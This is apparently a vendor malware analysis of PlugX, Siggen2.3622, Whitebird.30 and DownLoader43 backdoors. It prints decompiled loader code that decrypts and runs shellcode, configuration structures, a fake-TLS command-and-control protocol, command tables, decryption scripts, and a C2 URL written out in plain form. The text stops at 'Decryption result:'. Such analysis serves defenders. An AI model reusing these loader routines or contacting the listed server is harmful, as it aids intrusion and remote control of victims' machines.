```


After receiving the function addresses and checking for execution in the sandbox, BackDoor.PlugX.93 removes the `updatecfgSetup` task from the task scheduler:



```
mw_build_import();
memset(&schedule_task[1], 0, 0xFCu);
v20 = 0;
v21 = 0;
qmemcpy(schedule_task, "schtasks /delete /f /tn ", 24);
strcpy(updatecfg, "updatecfg");
updatecfg[10] = 0;
updatecfg[11] = 0;
for ( i = 0; i < 12; ++i )
{
  symbol = updatecfg[i];
  if ( !symbol )
    break;
  schedule_task[i + 24] = symbol;
}
schedule_task[i + 24] = 'S';
schedule_task[i + 25] = 'e';
schedule_task[i + 26] = 't';
schedule_task[i + 27] = 'u';
schedule_task[i + 28] = 'p';
schedule_task[i + 29] = 0;
// chtasks /delete /f /tn updatecfgSetup
win_exec(schedule_task, 0);
```

The key for shellcode encryption is `MD5` from the following registry key values:


```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\InstallDate

HKLM\System\ControlSet001\Control\ComputerName\ComputerName
```



```
strcpy(lpSubKey, "Software\\Microsoft\\Windows NT\\CurrentVersion");
strcpy(install_date_str, "InstallDate");
if ( !reg_open_key_ex_a(HKEY_LOCAL_MACHINE, lpSubKey, 0, 131097, &phkResult) )
{
  *&lpSubKey[56] = 4;
  reg_query_value_ex_a(phkResult, install_date_str, 0, 0, lp_data, &lpSubKey[56]);
  reg_close_key(phkResult);
}
*&install_date_str[4] = *&lpSubKey[46];
v12 = 0;
*install_date_str = *&lpSubKey[42];
strcpy(lpSubKey, "System\\ControlSet001\\Control\\ComputerName\\ComputerName");
*&install_date_str[8] = *&lpSubKey[50];
if ( reg_open_key_ex_a(HKEY_LOCAL_MACHINE, lpSubKey, 0, 131097, &phkResult) )
{
  v1 = *&lpSubKey[56];
}
else
{
  *&lpSubKey[56] = '<';
  reg_query_value_ex_a(phkResult, install_date_str, 0, 0, v21, &lpSubKey[56]);
  v1 = *&lpSubKey[56];
  reg_close_key(phkResult);
}
qmemcpy(&user_data, lp_data, v1 + 4);
v16 = 0;
memset(v22, 0, sizeof(v22));
v22[0] = 0x80;
*a2 = 8 * (v1 + 4);
memcpy(&v13, a2, 8u);
v2 = &user_data + v1 + 4;
v3 = 64 - ((v1 + 12) & 0x3F);
v4 = v1 + 4 + v3;
v5 = 64 - ((v1 + 12) & 0x3F);
v3 >>= 2;
qmemcpy(v2, v22, 4 * v3);
v7 = &v22[4 * v3];
v6 = &v2[4 * v3];
LOBYTE(v3) = v5;
qmemcpy(v6, v7, v3 & 3);
*(&user_data + v4) = v13;
*(&v18 + v4) = v14;
md5(hash, key_tmp, &user_data, 0x40u);
```


The shellcode is stored in the following registry keys:

```
HKLM\Software\BINARY

HKCU\Software\BINARY
```




```
unsigned int __cdecl mw_registry_get_value(int a1, unsigned int a2, int a3)
{
  int v4; // [esp+2Ch] [ebp-14h]
  char v5[16]; // [esp+30h] [ebp-10h]

  strcpy(v5, "Software\\BINARY");
  if ( reg_open_key_ex_a(a2, v5, 0, 131097, &v4) )
    return 0;
  a2 = 0x100000;
  reg_query_value_ex_a(v4, a3, 0, 0, a1, &a2);
  if ( a2 < 0x400 )
    return 0;
  reg_close_key(v4);
  return a2;
}
```

Before running the shellcode, it'll be decrypted in 2 steps: first, using the RC4 algorithm:



```
    mw_init_rc4(&table, updatecfg, strlen(updatecfg));
    mw_decrypt_rc4(&table, shell, shell_len);
    mw_xor(shell, shell_len);
    (shell)(0);
```

then, with XOR:



```
int __cdecl mw_xor(int *shell, int shell_len)
{
  int i; // eax

  for ( i = 0; i < shell_len; ++i )
    *(shell + i) = ((*(shell + i) + 0x4F) ^ 0xF1) - 0x4F;
  return i;
}
```

BackDoor.Siggen2.3622

Added to the Dr.Web virus database: 2021-11-03

Virus description added: 2021-xx-xx

Packer: UPX

SHA1 hash: be4d8344669f73e9620b9060fd87bc519a05617a

Description


A backdoor written in Go. It's packed by UPX. Investigated backdoor version V2.5.5 z 2021.7.19.

Operating principle

In the beginning, the malicious code checks if another backdoor copy is running. The trojan checks for the `c:\windows\inf\mdmslbv.inf` file. If it exists, the trojan starts reading. You can use the following script to decrypt:

```
import sys

with open(sys.argv[1], 'rb') as f:
    d = f.read()

s = bytearray()

for i in range(len(d)):
    s.append(d[i])

for i in range(len(s)-2, 0, -1):
    s[i] = (((s[i + 1] * s[i + 1]) ^ s[i]) & 0xff)

with open(sys.argv[1] + '.dec', 'wb') as f:
    f.write(s)
```

Encrypted file's length



```
0000000000: 55 4D 22 68 3D 54 3F 51 | 36 31 23 43 75 3C 61 3E  UM"h=T?Q61#Cu<a>
0000000010: 31 30 36 35 33 32 3C 2F | 61 3E 3C 62 3E 4D 53 44  106532</a><b>MSD
0000000020: 4E 2E 65 78 65 3C 2F 62 | 3E 4D 3A 6E 62 69 63 65  N.exe</b>M:nbice
0000000030: 73 63 3A                |                          sc:
```

The packet's structure:

- random string from 10 to 19 characters long
- between the <a>…</a> tags contains the backdoor process’s PID
- between the <b>…</b> tags is the process’s name
- random string from 10 to 19 characters long

The trojan checks for the existence of a process with the specified parameters. If it finds it, the trojan terminates its work.

If it doesn’t find a process with the specified parameters or the `mdmslbv.inf` file itself, the trojan generates data as shown above. Then, it encrypts and writes to the `c:\windows\inf\mdmslbv.inf`.

Communication with the command and control server

The trojan has command and control server: `blog[.]globnewsline[.]com.`

The trojan sends a GET request to the following URL: `hxxps://blog.globnewsline.com:443/db/db.asp` using User-Agent "Mozilla/5.0 (X11; Windows x86_64; rv:70.0) Gecko/20100101 Firefox/70.0". If the server response contains the substring `Website under construction`, then the trojan considers that the control server is available. If the server is unavailable, the malicious code checks for the presence of a proxy configuration file `c:\windows\inf\bksotw.inf`. If that’s present, the trojan reads the parameters written in the file.

The backdoor uses MAC addresses as the network interface bot ID. For heartbeat requests, the following POST requests are used:

```
https://blog.globnewsline.com:443/db/db.asp?m=w&n=~A<macaddr>.t
```

where `<macaddr>` is the MAC address string, converted to uppercase with colons removed.

Next, a GET request is sent to get a list of commands:

```
https://blog.globnewsline.com:443/db/A<macaddr>.c
```

The server response is encrypted in the same way as the file with the backdoor process’s PID.

The following commands can be executed:

- up
- down
- bg
- bgd
- getinfo

The command’s result is encrypted the same way as the command itself was encrypted. Then, it’s sent in the POST request’s body to the following URL:

```
https://blog.globnewsline.com:443/db/A<macaddr>.c
```

BackDoor.Whitebird.30

Added to the Dr.Web virus database: 2021-10-21

Virus description added: 2021-xx-xx

Packer: absent

Compilation date: 2021-29-03

SHA1 hash: abfd737b14413a7c6a21c8757aeb6e151701626a

Description

A multi-functional backdoor trojan for 64-bit and 32-bit Microsoft Windows operating system family. It's designed to establish an encrypted connection with the command and control server and unauthorized control of an infected computer. It has a file manager and Remote Shell's functions.

Preparing procedures

At the beginning of the work, the backdoor decrypts the overlay provided by the shellcode. The first encryption layer is removed by the following algorithm:

```
k = 0x37
s = bytearray()
for i in range(len(d)):
    c = d[i] ^ k
    s.append(c)
    k = (k + c) & 0xff
```

The second layer is the XOR operation with the key `0xCC`.

This overlay contains:

- configuration of trojan
- module for bypassing UAC

Configuration looks as follows:


```
struct st_proxy
{
  char proxy_addr[32];
  char proxy_login[64];
  char proxy_password[64];
```

```
 _BYTE pad[2];
};



struct st_config

{
  char cnc_addr[4][34];
  st_proxy proxies[4];
  char home_dir[260];
  char exe_name[50];
  char loader_name[50];
  char shellcode_name[50];
  char software_name[260];
  char startup_argument[50];
  _DWORD reg_hkey;
  char reg_run_key[200];
  char reg_value_name[52];
  char taskname[52];
  _DWORD mstask_mo;
  char svcname[50];
  char svcdisplayname[50];
  char svcdescription[256];
  char reg_uninstall_key[50];
  char inject_target_usr[260];
  char inject_target[260];
  _BYTE byte0[2];
  _BYTE flags;
  _BYTE pad[3];
  _DWORD keepalivetime;
  unsigned __int8 key[16];
};
```

The `flags` field displays which autoload methods the trojan should use, and what launch features are:

```
enum em_flags
{
  GOT_ENOUGH_RIGHTS= 0x1,
  UNK_FLAG_2 = 0x2,
  UNK_FLAG_4 = 0x4,
  INSTALL_AS_MSTASK = 0x8,
  INSTALL_AS_SERVICE = 0x10,
  RUN_WITH_ARGUMENT = 0x20,
  INJECT_TO_PROCESS = 0x40,
  RUN_AS_USER = 0x80,
};
```

If the launch is specified via the task scheduler (`INSTALL_AS_MSTASK`), then the configuration `flags` creates a mutex after decrypting. That prevents restart:



```
if ( (config.flags & INSTALL_AS_MSTASK) != 0 )
{
  memset(Buffer, 0, 50);
  sprintf(Buffer, "Task%02x%02x%02x%02x", config.key[15], config.key[13], config.key[11], config.key[9]);
  hObject = CreateMutexA(0, 0, Buffer);
  if ( hObject )
  {
    if ( GetLastError() == ERROR_ALREADY_EXISTS )
      ExitProcess(0);
  }
}
```

Next, it checks if the trojan has enough rights to launch in the way that was previously specified in the configuration. If not, it restarts itself to bypass UAC.

Trojan checks for the presence of a file in the path `C:Users\Public\Downloads\clockinstall.tmp`, and if it exists, it deletes `clockinstall.tmp`.


If the `clockinstall.tmp` file is missing, it checks if the `install` file exists in the folder from which the trojan was launched. If it exists, it removes it.

Then, it installs itself into the system in accordance with the type specified in the configuration. The backdoor will also try to hide its activity from the user.

If the trojan runs on a 32-bit OS, then the same mechanism for hiding a service from running ones is valid, as in BackDoor.PlugX.28, deleting that structure from the list of `ServiceDatabase` structures. That corresponds to the trojan service.

If the configuration specifies that the trojan should be injected into a process, then it'll be injected into the target process. If the `RUN_AS_USER` flag is specified in the configuration, then the trojan will wait until at least one authorized user appears. After that, it'll create its own process, but on behalf of the user.

Regardless of the trojan's autorun type, only one process can communicate with the command and control server. This creates a mutex:



```
memset(Buffer, 0, 50);
sprintf(Buffer, "Connect%02x%02x%02x%02x", config.key[1], config.key[3], config.key[5], config.key[7]);
v2 = 0;
if ( CreateMutexA(0, 0, Buffer) && GetLastError() == 183 )
  ExitProcess(0);
```

Before attempting to establish a connection with the command and control server, trojan determines the proxy server settings. For this purpose:

- The presence of the `<process_name>.ini` file in the folder from which the trojan process was launched is checked. Example of the configuration:


```
[AntiVir]

Cloud=0A0804D224200000000000000000000000000000000000000000000000000000
000000000000000000000000000299CC1003C9CC10098F11900DCF1190062F21900000000
00E02AC300CC004501D8F11900000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000001
```

- Reads a file named `<loader_name>.tmp` in the trojan folder, where `<loader_name>` is the value from the configuration
- Reads proxy settings from registry `[HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings`, keys `ProxyEnable` and `ProxyServer`
- Reads proxy settings from Mozilla Firefox settings - `%APPDATA%\Mozilla\Firefox\<profile>\prefs.js`
- Checks for stored login:password from the proxy server in Mozilla Firefox and Internet Explorer

Control server protocol


Establishing a connection to the server mimics the creation of a TLS1.0 connection between the client and the server. Trojan body contains two buffers:

1. Contains the TLS1.0 Client Hello package:



```
.1000D52C:  16 03 01 00-41 01 00 00-3D 03 01 51-71 0A 43 1C  ▬♥☺ A☺  =♥☺Qq◙C∟
.1000D53C:  15 23 05 59-C5 03 E9 52-7C D8 27 F7-C7 04 00 9F  §#♣Y┼♥щR|╪'ў╟♦ Я
.1000D54C:  6D 52 3C 4C-AD D3 F0 FA-D1 54 64 00-00 16 00 04  mR<Lн╙Ё·╤Td  ▬ ♦
.1000D55C:  00 05 00 0A-00 09 00 64-00 62 00 03-00 06 00 13   ♣ ◙ ○ d b ♥ ♠ ‼
.1000D56C:  00 12 00 63-01 00 00 00-16 03 01 01-06 10 00 01   ↕ c☺   ▬♥☺☺♠► ☺
```

2. Contains TLS 1.0 Client Key Exchange packets with key length `0x100` bytes, Change Cipher Spec, Client Handshake Finished:



```
.1000D574:  16 03 01 01-06 10 00 01-02 01 00 23-BB F5 EC E5  ▬♥☺☺♠► ☺☻☺ #╗їьх
.1000D584:  CB 6D 76 50-9F 1D 37 64-81 93 3A 04-A1 90 1F 90  ╦mvPЯ↔7dБУ:♦бР▼Р
.1000D594:  86 42 D7 D2-A9 46 9C A9-4D 87 40 11-BD AB F1 43  ЖВ╫╥йFЬйМЗ@◄╜лёC
.1000D5A4:  E8 19 CD E1-D5 AB 05 D2-B4 4E CB 06-61 FD 43 7B  ш↓=сΓл♣╥┤N╦♠a¤C{
.1000D5B4:  CB D8 7D 7E-33 36 6E 01-37 9A 37 6E-D5 D9 38 93  ╦╪}~36n☺7Ъ7nΓ┘8У
.1000D5C4:  1E 8C 13 40-7C 29 D4 CF-1A BE C2 9E-D2 11 59 DF  ▲М‼@|)╘╧→╛┬Ю╥◄Y▀
.1000D5D4:  E3 E4 E6 31-A4 2D 84 13-41 7E 8C 36-21 16 DF B9  уфц1д-Д‼A~М6!▬▀╣
.1000D5E4:  1B F6 79 CF-D2 E6 55 AD-A9 16 0D B9-DC 57 34 8F  ←Ўy╧╥цUнй▬♪╣▄W4П
.1000D5F4:  24 68 20 35-37 EE F7 A5-0E 46 21 74-5C 14 0A 3F  $h 57юўe♫F!t\¶◙?
.1000D604:  24 8A CB 86-63 C1 DC 15-57 B0 D9 F8-76 FA C6 65  $К╦Жc┴▄§W░┘°v·╞e
.1000D614:  E6 66 96 79-CA E5 82 30-DB 70 16 B7-A4 A0 7E C5  цfЦy╩xВ0█p▬╖да~┼
.1000D624:  0D DE 41 C0-B7 45 43 4C-E5 4B 58 50-03 E0 F8 28  ♪▐A└╖ECLxKXP♥p°(
.1000D634:  7F EA 9A E8-E0 D9 A2 7E-59 01 4F E9-AE C2 A0 9B  ⌂ъЪшр┘в~Y☺Ощо┬аЫ
.1000D644:  FB 4F 24 E3-6C 22 DF 5D-CB 9D 07 A7-03 BD 36 20  √O$уl"▀]╦Э•з♥╜6
.1000D654:  31 76 34 11-45 2A 06 BB-7B 93 3E E5-04 93 03 81  1v4◄E*♠╗{У>x♦У♥Б
.1000D664:  36 EB 4F 18-9D 6C 54 51-1A 6C D4 57-5B B4 7D B3  6ыO↑Эl TQ→l╘W[┤}│
.1000D674:  77 EC 80 61-14 CE 4F FA-F7 9D D1 14-03 01 00 01  wьАa¶╬O·ўЭ╤¶♥☺ ☺
.1000D684:  01 16 03 01-00 20 F8 2A-E2 2B B9 09-DF 14 FC 68  ☺▬♥☺  °*т+╣○▀¶№h
.1000D694:  B9 30 BD 8A-01 C7 65 02-8D 21 CE 59-FF FE 92 37  ╣0╜К☺╟e☻Н!╬Y ■Т7
.1000D6A4:  AD 12 2A DD-E2 14 00 00-50 72 6F 78-79 2D 41 75  н↕*▌т¶  Proxy-Au
```

When sending a Client Hello packet, the trojan encrypts all bytes of the Client Random field, starting from the 4th one, using the XOR method with random bytes. It also records the current time in the first 4. The server's response to this message is accepted, but the data is ignored.

When sending the second packet, the backdoor also encrypts the Client Key Exchange packet's public key field using the XOR method with random bytes, and writes its 28-byte key into the data of the Client Handshake Finished packet. That'll be used to encrypt and decrypt packets sent or received from the server. The backdoor encrypts the last 4 bytes of the Client Handshake Finished packet with random bytes. Then, it sends it to the command and control server. In response, the server sends its own key. That key is used to initialize the key shared with the client.

After that, the backdoor enters the command processing cycle from the control server. The traffic between the client and the server is encrypted using the RC4 algorithm.

The list of commands:

opcode	Command
0x01	Gathering information regarding the infected device
0x02	Remote shell
0x03	File manager (see below for commands ending in 3)
0x100	Keep-Alive
0x103	Open file for writing

0x203	Download a file
0x303	Data to be written
0x400	Reconnect to server
0x403	Obtain information about disk or directory listing;
0x500	To finish work
0x503	Move a file
0x600	Delete proxy configuration ini file
0x603	Delete a file
0x703	Run a process
0x700	Execute a command during ShellExecute
0x800	Renew configuration

Trojan.DownLoader43.44599

Added to the Dr.Web virus database: 2021-10-15

Virus description added: 2021-10-20

Packer: absent

Compilation date: 2020-07-13

SHA1 hash: 1a4b82322376518817509118 53cf22d570eada9e

Description


The trojan is written in C++. It’s used for unauthorized control of an infected computer.

Operating principle

In the beginning, the trojan decrypts the C&C server’s IP addresses and ports using the XOR operation:

```
import idaapi


address = 0x416200


for i in xrange(0x7c):
    idaapi.patch_byte(address + i, idaapi.get_byte(address + i) ^ 0xEF)
```


Decryption result:



